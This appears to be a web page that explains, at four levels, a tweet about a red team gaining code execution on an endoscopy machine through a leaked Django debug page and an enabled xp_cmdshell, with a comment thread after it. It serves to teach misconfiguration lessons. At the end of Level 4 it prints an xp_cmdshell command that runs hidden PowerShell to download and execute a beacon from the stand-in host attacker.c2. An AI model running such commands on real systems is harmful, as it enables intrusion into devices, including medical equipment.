Red Team Executed Code on an Endoscopy Machine via Django Debug Mode
Why is this Security meme funny?
Level 1: Leaving the Door Open
Imagine you’re in a hospital and there’s a super important machine being used on a patient. Now, think of this machine as a house: it’s supposed to be secure, with its doors locked so no strangers can get in. But oops – someone left a door wide open! In our story, that open door was like a big mistake in the machine’s setup. Because the door was open, a sneaky but friendly “tester” (like a prankster who was asked to test the security) walked right in and found the control room. Not only that, they found a set of keys left lying around (that’s the secret password to the machine’s database). With those keys, our friendly prankster could go anywhere in the house, even the basement where all the really powerful tools are.
Now here’s the crazy part: this prankster started controlling the machine and sending signals from inside it, while it was being used on a patient! It’s as if someone snuck into your house and started sending walkie-talkie messages from your closet without you knowing. It sounds silly and unbelievable – and that’s exactly why people are chuckling. It’s funny because it’s such a ridiculous situation: nobody expects a machine in a hospital (especially one that’s literally inside a patient’s body at that moment) to start calling out to a hacker’s computer. That’s like your car’s GPS suddenly shouting jokes to a stranger outside because you left the password on the dashboard.
The important lesson here is simple: don’t leave doors open or keys lying around. In tech terms, that means be very careful with how you set up important machines or applications. This story is a wild example of what can go wrong when someone forgets to lock up. It made everyone laugh in disbelief afterward, but it could have been dangerous. So whether it’s your front door at home or a high-tech device in a hospital, always double-check that everything is safe and secure. You don’t want to give a trickster the chance to surprise you from the inside!
Level 2: Debug Spills Secrets
Let’s break this down in simpler terms. Imagine a web application (in this case built with the Python framework Django) that is used to control or monitor a medical device. In development, Django’s debug mode is often turned on (DEBUG = True) so that if something goes wrong, the developers see helpful error messages with lots of details. Those details include a stacktrace (basically a report of what the program was doing when it crashed) and often a dump of system information. When you’re building an app on your laptop, that’s great for fixing bugs. But you should never have debug mode on in a real, live system, because it might show sensitive info to any user. It’s like a teacher accidentally displaying the answer key during a test — big no-no.
In this story, the Django app in the endoscope machine crashed or had an error, and because debug was on, it showed something it absolutely shouldn’t: the database connection string. A connection string is basically the coordinates and keys to a database. For example, it might look like: mssql://db_user:SuperSecretPass123@hospital-db-server:1433/patient_data. This string would tell someone, “Here’s the address of the database and the username/password to log in.” That’s supposed to be a secret – only the app itself should know it, not users, and certainly not attackers. Debug mode spilled the secrets and handed a would-be hacker exactly what they needed to log into the hospital’s database.
Now, the people doing this test were a Red Team – that’s a group of security professionals who act like "friendly attackers." Companies and organizations hire them to find vulnerabilities before real bad guys do. So, the Red Team sees the database credentials on the error page and say, “Thank you very much!” They then connect to the MSSQL database (MSSQL stands for Microsoft SQL Server, a popular database system often used in enterprises). Once they’re in the database, they look around for ways to move further. Here they find that a special feature called xp_cmdshell is enabled on the database server.
So what is xp_cmdshell? It’s a built-in tool in Microsoft’s database that lets a database administrator run command shell instructions on the server itself. Think of it as a little door from the database to the operating system. Normally, there’s no reason a web application user should be able to run system commands on a medical device – those are two separate layers. But xp_cmdshell being enabled is like someone left a ladder between the basement (the database) and the ground floor (the system OS) unlocked and standing there. The Red Team climbed that ladder. Using xp_cmdshell, they could tell the machine to do things like create new files, download programs, or start processes. In other words, they achieved full remote code execution on the device.
Once they had that level of control, they set up a Command & Control (C2) beacon on the machine. A C2 beacon is a small program that runs quietly and reports back to the attackers’ server. It’s as if the machine becomes an agent that says “Hi boss, I’m here, what should I do next?” at regular intervals. This is a common technique in real cyber attacks: the attacker plants a beacon so they can send commands later or harvest data continuously. In a test or Red Team exercise, planting a beacon is a way to prove “We owned this box completely.”
Now comes the truly bizarre part: this particular device was an endoscope machine in use – meaning the machine (with our beacon on it) was connected to a patient undergoing an endoscopy. Endoscopies involve inserting a camera-tube into a patient (often, yes, through the arse, to examine the colon). So when they joke that they “literally beaconed from someone’s arsehole,” they mean the compromised computer was physically attached to a scope that was inside a patient at that moment, sending out signals to the Red Team. It’s a jaw-dropping detail that makes this hack memorable. For context, the patient was fine – the Red Team didn’t harm anything; they were just proving a point about security. But it underlines the importance of healthcare IoT security. Medical devices aren’t just regular computers — if they get compromised, it can directly affect patient safety and privacy. In this case it was “just” a wild anecdote, but imagine if a malicious hacker had done this: they could potentially manipulate the device or steal sensitive medical data.
In summary, a sequence of oversights led to this exploit: Django’s debug mode leaking sensitive info -> database credentials exposed -> insecure database feature (xp_cmdshell) allowing system access -> full control of a medical device -> a funny yet disturbing beacon calling out from inside a patient. For a junior developer or someone new to security, the take-home lesson is: always turn off debug mode in production, never hardcode or expose credentials, and disable dangerous default features. The joke is outrageous, but the underlying issue is very real and serious. Even a “small” configuration mistake can snowball into a major security breach when attackers are clever (or in this case, when the testers are doing their job!).
Level 3: Debug Malpractice
The humor (and horror) of this scenario hits experienced developers and security engineers right in the gut (literally, in the case of the patient!). It’s a story you’d expect to hear shared over beers at a security conference: “Remember that time we popped a shell from inside an actual endoscope? Crazy, right?” The tweet sets the stage: a Red Team, years ago, finds a Django web application running with DEBUG mode left on in production on a medical device. Any senior engineer reading that setup already has their head in their hands. Debug mode in production is one of those cardinal sins that’s drilled into every developer: it’s like leaving the admin console wide open or printing your server’s root password on every error page. And here it was, on a device in a hospital of all places. Cue the facepalms and nervous laughter.
So why is this funny to those of us in the industry? It's that mix of absurdity and familiarity. On the one hand, the situation is absurd: a medical IoT device (an endoscopy machine) is compromised such that it’s beaconing from, well, a patient’s rear end. You can't make that up — it sounds like a ridiculous movie plot or an exaggerated hacker joke. On the other hand, the way it happened is painfully familiar: a cascade of basic security oversights. This meme shines a light on an uncomfortable truth: even in high-stakes environments like healthcare, developers and IT staff sometimes make beginner mistakes like leaving debug settings on or failing to lock down the database. It’s a textbook #SecurityMisconfiguration story that evokes a “we’ve all seen this kind of stupidity before” reaction. The fact it happened on an endoscope just elevates it to legendary status.
Let’s unpack the elements. Django is a popular Python web framework often used for rapid development of web apps. In Django’s settings, there’s a flag DEBUG which, when set to True, does helpful things for developers: it serves detailed error pages with stack traces and environment info whenever something goes wrong. But Django’s documentation (and any seasoned developer) will warn you in bold letters: never deploy to production with DEBUG turned on. Why? Because those detailed error pages are an information leak. In this case, presumably an error or crash in the endoscope’s web interface triggered Django’s debug page, which happily revealed a connection string to a Microsoft SQL Server database. A connection string typically contains the address of the DB server, the database name, and crucially, the username and password needed to connect. That’s the kind of secret that should be guarded closely. Instead, with debug mode, the app basically shouted, “Hey, here’s how you log into my database!” to anyone who was listening. This is the kind of mistake that gives both developers and security folk that sinking feeling. It’s web security 101: don’t expose secrets or internal info to the user. And here it was, exposed on a system inside a hospital. Malpractice is a strong word in medicine; here it feels apt for the IT practices too.
Next, the Red Team (think of them as professional hackers authorized to simulate an attack) took that DB credential and did what any pentester worth their salt would do: tried to use it to get further into the system. And boy, did it get them far. The MS SQL database had xp_cmdshell enabled. For context, enabling xp_cmdshell is like handing someone a key that opens a door from the database into the operating system. It’s an old-school feature (a remnant of Microsoft SQL Server’s early days) that basically says, “Sure, go ahead and execute arbitrary OS commands via SQL queries.” In modern practice, most DBAs turn that off, or restrict it heavily, because it’s almost always abused in exploits. The collective groan you hear from experienced devs reading about this is because they know that xp_cmdshell being left on is a serious oversight. It’s akin to leaving a car not just unlocked, but with the engine running and a map to your house on the dashboard. It’s one of those “no, no, no… yup, they did it” moments.
So with debug giving away the MSSQL credentials and xp_cmdshell welcoming them to execute system commands, the Red Team essentially had a free-pass to own the device. The tweet’s author notes “GG & WP” (Good Game & Well Played) because at that point, the game was indeed over – they had full control. They mention beaconing from someone's arsehole, which in non-hacker terms means they installed a C2 beacon on the compromised machine that was physically inside a patient. A “beacon” in this context is a small program that quietly phones home to the attackers, letting them issue commands or exfiltrate data. The ridiculous image this provokes – of a signal literally coming from where the sun doesn’t shine – is exactly why this anecdote lives in infamy. It’s one part gross, one part hilarious, and ten parts infosec cautionary tale.
From a senior perspective, there’s also an undercurrent of frustration in this humor. We laugh, but it’s the kind of laugh you do to avoid crying about how avoidable it all was. This mix-up touches on so many lessons: #DatabaseSecurity 101 (don’t enable dangerous stored procedures unless absolutely needed), #Django best practices (never deploy with debug on), and general #HealthcareIoTSecurity (treat medical devices with the same rigor as any critical system, because lives could be on the line). One can imagine the fallout: the hospital’s IT and the device manufacturer probably had an uncomfortable “post-mortem” meeting (hopefully not a literal mortem — thankfully this was a test, not a real malicious attack). The incident probably led to urgent patches and some red faces.
For veteran devs, there’s also a wry recognition: how often have we encountered supposedly “isolated” or “one-off” systems that people assume are harmless? “It’s just an internal tool, what’s the worst that could happen?” Well, here’s the worst: that internal tool is running on a production medical device and can be coaxed into running arbitrary code at the worst possible moment. This story is basically the intersection of two nightmare worlds: medical device vulnerabilities and laughably simple web app misconfigurations. It’s funny because it’s true — and because many of us have encountered one of these pieces somewhere in our career (though maybe not all at once and not inside a patient!).
In summary, the meme is a nod and a wink among tech folks. It says: “We’ve seen some things, haven’t we?” It’s absurd, it’s alarming, but it’s also the kind of war story that you can’t help but chuckle at after the fact. After all, the patient was (presumably) fine, the Red Team got a hell of a story, and we all got a stark reminder: don’t leave DEBUG on in prod, especially not in a device snaking its way through someone’s colon.
Level 4: Stacktrace to Shell
At the deepest technical level, this exploit chain is a masterclass in vertical privilege escalation through misconfiguration. It began with a Django application running in DEBUG mode on what should have been a locked-down medical IoT device. In Django, DEBUG = True causes every error page to display a rich stacktrace along with environment details. This is great for development, but a catastrophic idea in production. Why? Because those debug pages can expose secrets like database credentials, API keys, or server file paths. Here, the debug output leaked a MSSQL connection string – essentially the keys to the database kingdom (including host, database name, username, and password). Once an attacker has that, they don't need to exploit a memory corruption vulnerability or brute force credentials; the app practically handed them the password on a silver platter via an overly verbose error message.
Armed with the database credentials, the Red Team could directly connect to the hospital’s Microsoft SQL Server. This is where the situation went from bad to pwned. On that SQL server, the dangerous stored procedure xp_cmdshell was enabled. In MS SQL, xp_cmdshell allows SQL queries to execute system-level shell commands on the underlying server OS. It's essentially a built-in hook from the database to the Windows command line (think of it as the database opening a CMD prompt behind the scenes). Normally, xp_cmdshell is disabled by default because it's a huge security risk (for exactly this reason). But here it was left on, perhaps for maintenance convenience or due to legacy defaults. The Red Team capitalized on this: using the leaked credentials, they executed arbitrary commands on the machine via xp_cmdshell. In one fell swoop, a verbose Python stacktrace led to a Windows shell on a medical device. We’ve gone from a simple web error to remote code execution (RCE) on a device inside an operating room.
From an academic security standpoint, this is a breakdown of multiple trust boundaries. The web application was supposed to be a high-level interface with limited reach. But because debug mode exposed sensitive config, the attacker jumped trust boundaries into the database. Then, because the database was misconfigured (with xp_cmdshell active and likely running as a high-privilege user), they jumped again into the OS layer. This violates the principle of defense in depth at every stage: each layer should have been hardened (no debug info leakage, no high-privilege DB access from the web app, xp_cmdshell off, DB running with least privileges, etc.). The lack of segmentation meant a single weak point (the debug page) granted a path through all layers of the stack, right down to the metal.
At this low level, it's worth noting how the C2 beacon was established. Typically, after getting OS code execution, Red Team operators will install or execute a small implant that opens a Command-and-Control channel. Usually this is done via a reverse shell or malware beacon (for example, using xp_cmdshell to launch a PowerShell one-liner that connects out to the Red Team’s server). The compromised endoscope machine likely initiated an outbound connection (HTTP, DNS, or some covert protocol) to the team’s C2 server, effectively “beaconing” home periodically to indicate the exploit succeeded and to await further instructions. The hospital network’s egress controls were evidently lax enough to allow this outbound traffic. This detail highlights another deep technical point: even internal devices (like medical equipment on a hospital LAN) should be egress-filtered or segmented so they cannot freely initiate connections to the internet. Here, an endoscopy workstation was able to reach a remote server controlled by the Red Team. That suggests the network treated this device like any desktop PC, rather than isolating it on a medical device VLAN with strict firewall rules. In a properly segmented environment, even with debug leak and xp_cmdshell, the beacon might have been blocked from reaching the internet, containing the damage. Alas, in this anecdote everything that could be misconfigured was misconfigured, creating a perfect storm.
Finally, consider the physical computing environment: an endoscopy machine isn’t magical hardware; it's often a modified PC controlling the scope and running software (here, a Django web app for its UI or patient data). It might be running Windows with a Python stack for all we know. The exploit didn't depend on any exotic hardware hack – it exploited classic web app and database weaknesses, simply applied in a medical context. The result was surreal: a computer physically inside a patient (via attached scope equipment) was under remote control. The phrase “we literally beaconed from someone's arsehole” is shockingly literal but technically just means the compromised device started talking to us over the network from deep inside the hospital. From a systems perspective, code execution is code execution, whether the machine is on a desk or inside a body. But from a human perspective, it’s undeniably wild to have a C2 channel originating from inside an active medical procedure. This illustrates how insecure defaults plus complacency at each layer turned a mundane debug error into a full-on sci-fi-sounding breach. It’s a cautionary tale that even life-critical devices can fall prey to the simplest security lapses – bridging the gap between abstract infosec theory and very real, very visceral consequences.
-- The Red Team uses the leaked DB creds to get a shell on the machine:
EXEC master..xp_cmdshell 'whoami'; -- This runs a Windows command via SQL, e.g., to show the user account
EXEC master..xp_cmdshell 'powershell -nop -w hidden -c "Invoke-WebRequest http://attacker.c2/payload.exe -OutFile C:\\Temp\\beacon.exe; C:\\Temp\\beacon.exe"';
-- The above hypothetical command downloads and runs a beacon implant from the attacker's server.
Description

A tweet from X-C3LL (@TheXC3LL) recounting a Red Team story: they managed to execute code on an endoscopy machine that was in use, literally 'beaconing from someone's arsehole.' The TL;DR explains the endoscopy machine had a Django web application with debug mode enabled that leaked a MSSQL connection string, and xp_cmdshell was enabled, giving them full command execution. The text reads: 'I just remembered that many years ago, in a Red Team, we managed to execute code on an endoscopy machine that was in use. We literally beaconed from someone's arsehole. (I am writing a book about anecdotes from the last 10 years and was writing about this one. TL;DR; the endoscopy machine had a Django web application with debug mode that leaked the connection string to a MSSQL. xp_cmd shell was enabled, so GG & WP.)'

Comments
11Comment deleted
When DEBUG=True makes it all the way to a medical device in production, you know the real vulnerability is in the SDLC, not the endoscope
If your threat model includes shell prompts originating from the digestive tract, maybe it’s time to flip DEBUG=False before the colonoscopy hits prod
The only time 'executing from the backend' takes on a disturbingly literal meaning - though I suspect this wasn't the kind of remote procedure call the hospital's procurement team had in mind when they signed off on 'minimally invasive procedures.'
When your red team engagement goes from 'we got domain admin' to 'we literally have a C2 beacon transmitting from inside a patient during a colonoscopy' - that's the moment you realize medical device manufacturers treat security like it's optional DLC. Django debug mode in production on a medical device? That's not just leaving the keys in the ignition; that's leaving the keys in the ignition of a car that's currently performing surgery. The fact that xp_cmdshell was enabled is just the cherry on top of this HIPAA violation sundae. This is why we can't have nice things in healthcare IT - someone always forgets that 'move fast and break things' shouldn't apply to equipment literally inside people
Django debug=True in prod on a medical device: because healthcare really does demand full database transparency - straight to the source
Only in healthcare IT can DEBUG=True and xp_cmdshell turn a colonoscopy into a lateral-movement strategy
When DEBUG=True and xp_cmdshell ship on a medical device, “assume an internal attacker” stops being a metaphor - latency for the C2 is fantastic, HIPAA reports not so much
I think this makes you gay but a cool one 🤔 Comment deleted
ass hack Comment deleted
i knew it was based on real facts Comment deleted
What a time to be alive Comment deleted